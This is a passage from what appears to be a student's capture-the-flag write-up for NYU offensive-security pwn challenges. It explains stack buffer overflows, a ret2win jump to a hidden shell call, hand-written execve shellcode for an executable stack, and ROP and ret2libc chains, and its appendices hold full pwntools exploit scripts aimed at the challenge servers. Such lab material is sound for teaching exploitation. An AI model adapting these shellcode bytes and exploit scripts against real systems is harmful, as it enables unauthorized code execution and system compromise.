   0x00000000004006d1 <+52>:    pop    rbx
   0x00000000004006d2 <+53>:    pop    rbp
   0x00000000004006d3 <+54>:    ret
```

Get Time Assembly

After saving the command "`/bin/date`" in `ebx`, the program compares two different strings before performing a jump when they are not equal. If the jump did not occur, the operation at line `0x004006bb` would overwrite `ebx` with "`/bin/sh`," a command that would open a system shell.

If an attacker can push `0x004006bb` to the top of the stack, they can force the program to jump to that line when `main` returns. This would cause only the following portion of `get_time` to run, opening a shell.

```
0x00000000004006bb <+30>:    mov    ebx,0x4007d2     = "/bin/sh"
0x00000000004006c0 <+35>:    mov    rdi,rbx
0x00000000004006c3 <+38>:    mov    eax,0x0
0x00000000004006c8 <+43>:    call   0x400550 <system@plt>
0x00000000004006cd <+48>:    add    rsp,0x18
0x00000000004006d1 <+52>:    pop    rbx
0x00000000004006d2 <+53>:    pop    rbp
0x00000000004006d3 <+54>:    ret
```

The Good Part of Get Time

This attack might cause stack alignment issues because it forces the program to jump into the middle of the function instead of at the beginning, skipping stack pointer initialization. However, this technique already overwrites the stack pointer, `rbp`, with payload data, so the stack data is already corrupted before this point.

The payload for this attack consists of 40 bytes of padding data followed by the address `0x004006bb`.

```
def pld():
        pad = b'A'*40
        addr = p64(0x00004006bb)
        return pad + addr
```

Payload Builder

Successful Exploitation

After receiving the payload, backdoor prints the first 32 characters of input before its main method returns, and the program makes a system call to open a shell.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ python3 Backdoor_Pwn1.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1339: Done
[*] Switching to interactive mode
You can't hack me, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xbb\x06@
$ whoami
pwn
$ ls
backdoor
flag.txt
$ cat flag.txt
flag{y0u_dont_n33d_t0_jump_t0_th3_b3ginning_of_functi0ns}
```

Get Time Assembly

School

Overview

Backdoor		
150 Points	**Flag Value**	flag{first_day_of_pwn_school}
	Location	offsec-chalbroker.osiris.cyber.nyu.edu 1338
	Lore	Executable Stack
	Filename	school

Details

On the first run, the `school` binary asks for directions, prints the user input, and exits.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ ./school
Let's go to school! School's at: 0x7ffcfdb98500. gimme directions:
Skip school!
Hi, Skip school!
```

First Run

The program prints out an address in its message. Unfortunately, the leaked value is not the solution.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ ./school
Let's go to school! School's at: 0x7ffd79eaaa30. gimme directions:
0x7ffcfdb98500
Hi, 0x7ffcfdb98500
```

Had to Try It

The leaked address appears to be from the program stack, which can be confirmed using *Vmmap*.

```
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000000000 r-x /home/kali/Desktop/5-
Week/school
0x0000000000600000 0x0000000000601000 0x0000000000000000 r-- /home/kali/Desktop/5-
Week/school
0x0000000000601000 0x0000000000602000 0x0000000000001000 rw- /home/kali/Desktop/5-
Week/school

0x00007ffffffde000 0x00007ffffffff000 0x0000000000000000 rwx [stack]
```

Program Memory

As shown in the *Vmmap* output and the *Checksec* results below, the program stack for `school` is readable, writeable, and executable.

```
[*] '/home/kali/Desktop/5-Week/school'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
          NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
    RWX:      Has RWX segments
```

Checksec

A program should not have an executable stack. Programs write and read data to/from the stack, often including user input. An attacker may leverage this issue to store arbitrary code on the stack that the program will execute later.


The `school` main method is straightforward. The address school prints is the pointer to the `data` array. The program passes this pointer to `gets` to read in the user input. The `gets` function is insecure and will overwrite the stack if the user input exceeds the allotted size, which an attacker can leverage to perform a stack overflow.

```
undefined8 main(EVP_PKEY_CTX *param_1){
  char data [32];
  init(param_1);
  printf("Let\'s go to school! School\'s at: %p. gimme directions:\n",data);
  gets(data);
  printf("Hi, %s\n",data);
  return 0;
}
```

Main Method

The `main` method is very similar to the one used in the Backdoor challenge. Unfortunately, `school` does not have unused functions like `backdoor` did. The `school` binary does not even import the `system` library like `backdoor`.

Functions



Imports

Too much input will cause `school` to crash with a segmentation error, which occurs when the `main` method returns. When a method returns, it pops the top value off the stack before jumping to that address.

```
[+] Starting local process './school': pid 1284615
[*] Process './school' stopped with exit code -11 (SIGSEGV) (pid 1284615)
    Arch:      amd64-64-little
    RIP:       0x400681
    RSP:       0x7ffe9fe27878
    Exe:       '/home/kali/Desktop/5-Week/school' (0x400000)
    Fault:     0x6161616c6161616b

0x00007fffffffddd8|+0x0000:
"kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]"    ← $rsp
0x00007fffffffdde0|+0x0008:
"maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaaya[...]"
0x00007fffffffdde8|+0x0010: "oaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"

>>> cyclic_find('kaaa') # Value stored at top of stack
40
```

Fault and Stack Data

Similarly to the backdoor challenge, the fault occurs when the input data exceeds 40 bytes and overwrites the return address. The data also leaks into the registers, overwriting rbp after 32 bytes of input.

```
$rax   : 0x0
$rbx   : 0x00007fffffffdee8  →  0x00007fffffffe250  →  "/home/kali/Desktop/5-Week/school"
$rsp   : 0x00007fffffffddd8  →  "kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]"
$rbp   : 0x6161616a61616169 ("iaaajaaa"?)
$rsi   : 0x00007fffffffdc00  →  "Hi,
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaala[...]"

>>> cyclic_find('iaaa') # Value stored in RBP
32
```

Registers

As shown in the main method code, the leaked address is a pointer to the input data. The address is the location of the beginning of the input data in the stack.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ pwn cyclic 100 > inp
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ gdb ./school -q
gef➤  r < inp
Let's go to school! School's at: 0x7fffffffddb0. gimme directions:
Hi,
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaa
avaaawaaaxaaayaaa
gef➤  x 0x7fffffffddb0
0x7fffffffddb0: 0x61616161

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400681 in main ()
```

Address Data

The leaked address is a part of the executable stack memory. If an attacker can use a stack overflow to force school to jump to that address when its main method returns, the program will execute any code stored there. To perform the exploit, an attacker must build a payload comprised of 40 bytes or less of shellcode, padding (if necessary), and the leaked address.

Shellcode

The most straightforward approach is to build shellcode 40 bytes or less in size, but there are other ways to deal with stack buffer size restrictions. This solution uses a piece of shellcode 23 bytes in length.

In many cases, tools such as *Shellcraft* make it easy to generate shellcode for different purposes. However, most pieces of *Shellcraft* code are longer than the 40-byte school buffer.

```
>>> print(asm(shellcraft.sh()))
b'jhh///sh/bin\x89\xe3h\x01\x01\x01\x01\x814$ri\x01\x011\xc9Qj\x04Y\x01\xe1Q\x89\xe
11\xd2j\x0bX\xcd\x80'
>>> print(len(asm(shellcraft.sh())))
44
```

Shellcode Size

These pieces of code can provide a good starting point for building more specific shellcode. The following example uses the *Shellcraft* `sh` shell for `AMD64 Linux`, which calls `execve` to run `/bin/sh`.

The code begins by pushing a single `b'h,'` followed by `b'/bin///s'`.

```
/* push b'/bin///sh\x00' */
push 0x68
mov rax, 0x732f2f2f6e69622f
push rax
```

Push PATH Data

The code pushes the `execve argv` array separately by pushing `b'sh'` followed by a `NULL` terminator.

```
/* push b'sh\x00' */
push 0x1010101 ^ 0x6873
xor dword ptr [rsp], 0x1010101
xor esi, esi /* 0 */
push rsi /* null terminate */
```

Push Argv Data

Then, it increases the stack pointer by the length of `b'/bin///sh\x00'` and saves the result in `rsi` so that `rsi` points to the new data. The code pushes the value of `rsi` onto the stack and sets `rsi` equal to `rbp`.

```
push 8
pop rsi
add rsi, rsp
push rsi /* 'sh\x00' */
mov rsi, rsp
```

Pointer Math

Finally, the code calls `execve`, opening a system shell.

The *Shellcraft* code pushes similar values onto the stack twice. To shrink the size of the shellcode, it may be possible to set the `argv` pointer so that it points to part of the data already on the stack.

This piece of shellcode starts by clearing `rsi` and pushing a `NULL` terminator to the stack.

```
xor rsi,rsi
push rsi
```

Push NULL

Then, the code pushes `b'/bin//sh'` to the stack.

```
mov rdi,0x68732f2f6e69622f
push rdi
```

Push Data

At this point, `b'/bin//sh'` is at the top of the stack and visible in some of the program registers.

```
   0x7fffffffddd0:                  xor    rsi,rsi
   0x7fffffffddd3                   push   rsi
   0x7fffffffddd4                   movabs rdi, 0x68732f2f6e69622f
   0x7fffffffddde                   push   rdi
●→ 0x7fffffffdddf                   push   rsp

$rsp   : 0x00007fffffffddf0  →  "/bin//sh"
$rsi   : 0x0
$rdi   : 0x68732f2f6e69622f ("/bin//sh"?)

stack ────
0x00007fffffffddf0│+0x0000: "/bin//sh"     ← $rsp
```

Debugger Information

Next, the program pushes the stack pointer, which points to `b'/bin//sh'`, onto the stack to be saved in `rdi`.

```
   0x7fffffffdddf                   push   rsp
   0x7fffffffdde0                   pop    rdi
●→ 0x7fffffffdde1                   push   0x3b

 registers ────
$rax   : 0x0
$rsp   : 0x00007fffffffddf0  →  "/bin//sh"
$rsi   : 0x0
$rdi   : 0x00007fffffffddf0  →  "/bin//sh"

stack ────
0x00007fffffffddf0│+0x0000: "/bin//sh"     ← $rsp, $rdi
```

Debugger Information

Finally, it pushes the `syscall` number for `execve` (59) to the stack before calling `syscall`.

```
   0x7fffffffdde1                  push   0x3b
   0x7fffffffdde3                  pop    rax
   0x7fffffffdde4                  cdq
●→ 0x7fffffffdde5                  syscall


registers ────
$rax   : 0x3b
$rsp   : 0x00007fffffffddf0  →  "/bin//sh"
$rsi   : 0x0
$rdi   : 0x00007fffffffddf0  →  "/bin//sh"


stack ────
0x00007fffffffddf0│+0x0000: "/bin//sh"     ← $rsp, $rdi
```

Debugger Information

The complete shellcode is below. The shellcode was made using several examples.

```
xor rsi,rsi
push rsi
mov rdi,0x68732f2f6e69622f
push rdi
push rsp
pop rdi
push 0x3b
pop rax
cdq
syscall
```

Shellcode

Building the payload

The payload comprises 40 bytes of hex-encoded shellcode and padding followed by the leaked address.

```
def getAddr(p):
      p.recvuntil("at: ")
      a = cleanLine(p.recvuntil("."))
      ad =  re.split("\.", a)
      return ad[0]

def buildPld(a):
      code = b'\x48\x31\xF6\x56\x48\xBF\x2F\x62\x69\x6E\x2F\x2F
             \x73\x68\x57\x54\x5F\x6A\x3B\x58\x99\x0F\x05'
      p = 40 - len(code)
      pad = b'A'*p
      addr = p64(int(a, 16))
      return code + pad + addr
```

Solution Code

After the main method returns, the debugger shows the shellcode in the stack as the next set of instructions to execute.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ python3 School_Pwn.py
[*] Switching to interactive mode
Hi, H1\xf6VH\xbf/bin//shWT_j;X\x99\x0f\x05AAAAAAAAAAAAAAAA\xd0\xdd\xff\xff\xff\x7f

Breakpoint 1, 0x0000000000400681 in main ()
 →   0x400681 <main+80>        ret
   ↳  0x7fffffffddd0                  xor    rsi, rsi
      0x7fffffffddd3                  push   rsi
      0x7fffffffddd4                  movabs rdi, 0x68732f2f6e69622f
      0x7fffffffddde                  push   rdi
      0x7fffffffdddf                  push   rsp
      0x7fffffffdde0                  pop    rdi
```

Code in Stack

This payload caused the program to open a shell after the return.

```
gef➤  $ c
Continuing.
process 175805 is executing new program: /usr/bin/dash
```

Continue

Exploitation

The same payload resulted in the successful exploitation of `school` running on a remote system.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ python3 School_Pwn.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1338: Done
[*] Switching to interactive mode

Hi, H1\xf6VH\xbf/bin//shWT_j;X\x99\x0f\x05AAAAAAAAAAAAAAAA\x06s\xfc
$ whoami
pwn
$ pwd
/home/pwn
$ ls
flag.txt
school
$ cat flag.txt
flag{first_day_of_pwn_school}
```

Success

Appendix D: Inspector_Pwn.py

```
from pwn import *
from pwnlib.util.packing import *
import re
import struct
import math

# A function to convert encoded input to a string and remove text format characters
#      Input: Encoded string
#      Output: Unencoded string
def cleanLine(ln):
       ansi_escape = re.compile(r'\x1B(?:[@-Z\\-_]|\[[0-?]*[ -/]*[@-~])')
       l = ansi_escape.sub('', str(ln, encoding='utf-8'))
       return l

# A function to find what part of the payload is being read as an address when the
program crashes
#      Input: N/A
#      Output: N/A
def getOffset():
       p = process('./inspector')
       p.recvuntil("shell!")
       p.sendline(cyclic(100))
       p.wait()
       cf = p.corefile
       stack = cf.rsp
       info("rsp = %#x", stack)
       pattern = cf.read(stack, 4)
       offset = cyclic_find(pattern)
       info("offset = %d", offset)
       return 0

# A function to build the payload
#      Input: N/A
#      Output: Payload bytes
def buildPld():
       addrA = p64(0x0040062e)   # --> `pop rdi ; ret`
       datA = p64(0x00400708)    # --> `/bin/sh`
       addrB = p64(0x00400636)   # --> `pop rsi ; ret`
       addrC = p64(0x0040063e)   # --> `pop rdx ; ret`
       datBC = p64(0x00)
       addrD = p64(0x00400646)   # --> `pop rax ; ret`
       datD = p64(0x3b)
       addrE = p64(0x00400625)   # --> `syscall`
       addrF = p64(0x004004a9)   # --> `ret`
       pad = cyclic(40)

       pld = pad + addrA + datA + addrB + datBC + addrC + datBC + addrD + datD +
addrE + addrF
       return pld

# A function to set breakpoints at each of the gadget addresses
#   It's written this way to be easy to read
#      Input: Connection
```

```
#      Output: N/A
def breakGadgets(p):
       addrA = '0x0040062e'
       addrB = '0x00400636'
       addrC = '0x0040063e'
       addrD = '0x00400646'
       addrE = '0x00400625'
       addrF = '0x004004a9'
       gadgetAddrs = [addrA, addrB, addrC, addrD, addrE, addrF]
       for a in gadgetAddrs:
              #print("break *" + a)
              p.sendline("break *" + str(a))
              p.recv()
       return 0

# A function to test payloads against inspector running with gdb
#      Input: N/A
#      Output: N/A
def testPld():
       p = process('/bin/bash')
       p.sendline('gdb ./inspector -q')
       p.sendline("break *0x00400678")
       breakGadgets(p)
       p.sendline("r")
       p.recv()
       p.sendline("c")
       p.recvuntil("shell!")
       p.sendline(buildPld())
       p.interactive()

# A function to attack a local instance of inspector
#      Input: N/A
#      Output: N/A
def pwnLocal():
       p = process('./inspector')
       p.recvuntil("shell!")
       p.sendline(buildPld())
       p.interactive()


# Host and port for the remote challenge
HOST = 'offsec-chalbroker.osiris.cyber.nyu.edu'
PORT = 1342

# A function to attack a remote instance of inspector
#      Input: N/A
#      Output: N/A
def pwnRemote():
       p = remote(HOST, PORT)
       p.recvuntil("shell!")
       p.sendline(buildPld())
       p.interactive()


# Uncomment to run
```

```
# getOffset()
# testPld()
# pwnLocal()
pwnRemote()
```

Appendix E: RPP_Pwn.py

```
from pwn import *
from pwnlib.util.packing import *
import re
import struct
import math

HOST = 'offsec-chalbroker.osiris.cyber.nyu.edu'
PORT = 1343


# A function to convert encoded input to a string and remove text format characters
#      Input: Encoded string
#      Output: Unencoded string
def cleanLine(ln):
       ansi_escape = re.compile(r'\x1B(?:[@-Z\\-_]|\[[0-?]*[ -/]*[@-~])')
       l = ansi_escape.sub('', str(ln, encoding='utf-8'))
       return l

# A function to find what part of the payload is being read as an address when the
program crashes
#      Input: N/A
#      Output: N/A
def getOffset():
       p = process('./rop')
       p.recvuntil("tools..")
       #p.sendline(cyclic(100))
       pld = leakPuts()
       p.sendline(pld)
       p.wait()
       cf = p.corefile
       stack = cf.rsp
       info("rsp = %#x", stack)
       #pattern = cf.read(stack, 4)
       #offset = cyclic_find(pattern)
       #info("offset = %d", offset)
       return 0


def leakGets():
       binary = context.binary = ELF('./rop', checksec=False)

       # 0x00000000004006b3 : pop rdi ; ret
       popRDI = p64(0x004006b3)
       retGdgt = p64(0x004004a9)

       pltPuts = p64(binary.plt.puts)         # Address to call
       gotGets = p64(binary.got.gets)


       pld = cyclic(40)
       pld += retGdgt + popRDI + gotGets + pltPuts
       return pld
```

```
	#p.send(pld)
	#p.interactive()
	#cf = p.corefile

def leaky(p):
	p.recvuntil("tools..")
	p.sendline(leakGets())
	p.recvline()
	addr = p.recvline()
	log.info(addr)
	leak = u64(addr.ljust(8, b'\x00'))
	leak -= 0xa000000000000
	log.info("Gets leak - " + hex(leak))


def testLeak():
	p = process('/bin/bash')
	p.sendline('gdb ./rop -q')
	p.sendline("set disable-randomization off")
	#p.sendline("break *0x0040064a") # Break at ret in main
	p.recv()
	p.clean(timeout=0.05)
	p.sendline("r")
	p.recvuntil("tools..")
	p.sendline(leakGets())
	p.recvline()
	addr = p.recvline()
	log.info(addr)
	leak = u64(addr.ljust(8, b'\x00'))
	log.info("puts leak - " + hex(leak))
	p.interactive()
	'''
	p.sendline("r")
	p.recvuntil("tools..")
	p.sendline(leakPuts())
	p.recvline()
	addr = p.recvline()
	log.info(addr)
	leak = u64(addr.ljust(8, b'\x00'))
	log.info("puts leak - " + hex(leak))
	p.interactive()
	'''

def localLeak():
	p = process("./rop")
	context.log_level = 'debug'
	#p.interactive()
	#p.recvuntil("tools..")
	leaky(p)

def remoteLeak():
	p = remote(HOST, PORT)
	context.log_level = 'debug'
	#p.interactive()
	#p.recvuntil("tools..")
```

```
	leaky(p)


def mainLinePld():
	binary = context.binary = ELF('./rop', checksec=False)

	# 0x00000000004006b3 : pop rdi ; ret
	popRDI = p64(0x004006b3)
	retGdgt = p64(0x004004a9)

	pltPuts = p64(binary.plt.puts)		# Address to call
	gotGets = p64(binary.got.gets)

	mainAddr = p64(0x00400621)		# Address of first line in main


	pld = cyclic(40)
	pld += retGdgt + popRDI + gotGets + pltPuts
	pld += mainAddr
	return pld


def mainline(p):
	i = 0
	while i < 3:
		p.recvuntil("tools..")
		p.sendline(mainLinePld())
		p.recvline()
		addr = p.recvline()
		log.info(addr)
		leak = u64(addr.ljust(8, b'\x00'))
		log.info("gets leak - " + hex(leak))
		i+=1
	p.interactive()


def localMainline():
	p = process("./rop")
	context.log_level = 'debug'
	mainline(p)


def remoteMainline():
	p = remote(HOST, PORT)
	context.log_level = 'debug'
	mainline(p)

def pwnPLD_libc6(libcBase):
	binary = context.binary = ELF('./rop', checksec=False)

	# Gadgets in Binary
	# 0x00000000004006b3 : pop rdi ; ret
	popRDI = p64(0x004006b3)
	# 0x00000000004006b1 : pop rsi ; pop r15 ; ret
	popRSI = p64(0x004006b1)
```

```
	# 0x00000000004004a9 : ret
	retGdgt = p64(0x004004a9)


	# Gadgets in Library
	# 0x00000000000fd6bd : pop rdx ; ret
	g = libcBase + 0x00fd6bd
	log.info("popRDX - " + hex(g))
	popRDX = p64(g)
	# 0x000000000003f587 : pop rax ; ret
	g = libcBase + 0x003f587
	log.info("popRAX - " + hex(g))
	popRAX = p64(g)
	# 0x0000000000026468 : syscall
	g = libcBase + 0x0026468
	log.info("syscall - " + hex(g))
	syscall = p64(g)

	# Data for the stack
	# /bin/sh address
	binSh = libcBase + 0x0019604f
	datRDI = p64(binSh)
	datRSI = p64(0x00)
	junk = p64(0xdeadbeef)
	datRDX = p64(0x00)
	datRAX = p64(0x3b)

	#pltPuts = p64(binary.plt.puts)        # Address to call
	#gotGets = p64(binary.got.gets)

	#mainAddr = p64(0x00400621)                  # Address of first line in
main

	#

	pld = cyclic(40)
	pld += retGdgt + popRDI + datRDI + popRSI + datRSI + junk + popRDX + datRDX
+ popRAX + datRAX + syscall + retGdgt
	#pld += retGdgt + popRDI + gotGets + pltPuts
	#pld += mainAddr
	return pld

def pwnLocal(p):
	#p.recv()
	#p.clean(timeout=0.05)
	p.recvuntil("tools..")
	p.sendline(mainLinePld())
	#p.recvuntil("Breakpoint")
	#p.recv()
	#p.clean(timeout=0.05)
	#p.sendline("c")

	print(p.recvline())
	#print(p.recvline())
	#p.recvline()
```

```
	addr = p.recvline()
	log.info(addr)
	leak = u64(addr.ljust(8, b'\x00'))
	#leak = u64(addr.ljust(8, b'a'))
	# There's an extra a at the beginning for no reason
	leak -= 0xa000000000000
	log.info("gots leak - " + hex(leak))

	#libcBase = leak - 0xf7a50 + 0x100000
	libcBase = leak - 0x75050
	log.info("libcBase - " + hex(libcBase))

	p.recvuntil("tools..")
	p.sendline(pwnPLD_libc6(libcBase))
	p.interactive()

def test():
	p = process('/bin/bash')
	p.sendline('gdb ./rop -q')
	p.sendline("set disable-randomization off")
	p.sendline("break *0x0040064a") # Break at ret in main
	p.recv()
	p.clean(timeout=0.05)
	p.sendline("r")
	pwnLocal(p)
	p.interactive()

def localPwn():
	p = process('./rop')
	#p.sendline('gdb ./rop -q')
	#p.sendline("set disable-randomization off")
	#p.sendline("break *0x0040064a") # Break at ret in main
	#p.recv()
	#p.clean(timeout=0.05)
	#p.sendline("r")
	pwnLocal(p)
	p.interactive()

def pwnPLD_libc2(libcBase):
	binary = context.binary = ELF('./rop', checksec=False)

	# Gadgets in Binary
	# 0x00000000004006b3 : pop rdi ; ret
	popRDI = p64(0x004006b3)
	# 0x00000000004006b1 : pop rsi ; pop r15 ; ret
	popRSI = p64(0x004006b1)
	# 0x00000000004004a9 : ret
	retGdgt = p64(0x004004a9)


	# Gadgets in Library
	# 0x0000000000119431 : pop rdx ; pop r12 ; ret
	g = libcBase + 0x00119431
	log.info("popRDX - " + hex(g))
	popRDX = p64(g)
```

```
	# 0x0000000000036174 : pop rax ; ret
	g = libcBase + 0x0036174
	log.info("popRAX - " + hex(g))
	popRAX = p64(g)
	# 0x000000000002284d : syscall
	g = libcBase + 0x002284d
	log.info("syscall - " + hex(g))
	syscall = p64(g)

	# Data for the stack
	# /bin/sh address
	binSh = libcBase + 0x001b45bd
	datRDI = p64(binSh)
	datRSI = p64(0x00)
	junk = p64(0xdeadbeef)
	datRDX = p64(0x00)
	datRAX = p64(0x3b)

	#pltPuts = p64(binary.plt.puts)        # Address to call
	#gotGets = p64(binary.got.gets)

	#mainAddr = p64(0x00400621)                  # Address of first line in
main

	#

	pld = cyclic(40)
	pld += retGdgt + popRDI + datRDI + popRSI + datRSI + junk + popRDX + datRDX
+ junk + popRAX + datRAX + syscall + retGdgt
	return pld

def pwnRemote(p):
	p.recvuntil("tools..")
	p.sendline(mainLinePld())

	print(p.recvline())
	addr = p.recvline()
	log.info(addr)
	leak = u64(addr.ljust(8, b'\x00'))
	log.info("gots leak - " + hex(leak))

	#libcBase = leak - 0xf7a50 + 0x100000
	libcBase = leak - 0x00083970
	log.info("libcBase - " + hex(libcBase))

	p.recvuntil("tools..")
	p.sendline(pwnPLD_libc2(libcBase))
	p.interactive()

def remotePwn():
	p = remote(HOST, PORT)
	pwnRemote(p)
	p.interactive()

# leakPuts()
```

```
# getPutsAddr()
# getOffset()
# testLocalPld()
#testLeak()
#remoteMainline()
#remoteLeak()
#test()
#localPwn()
#remotePwn()
#testLeak()
```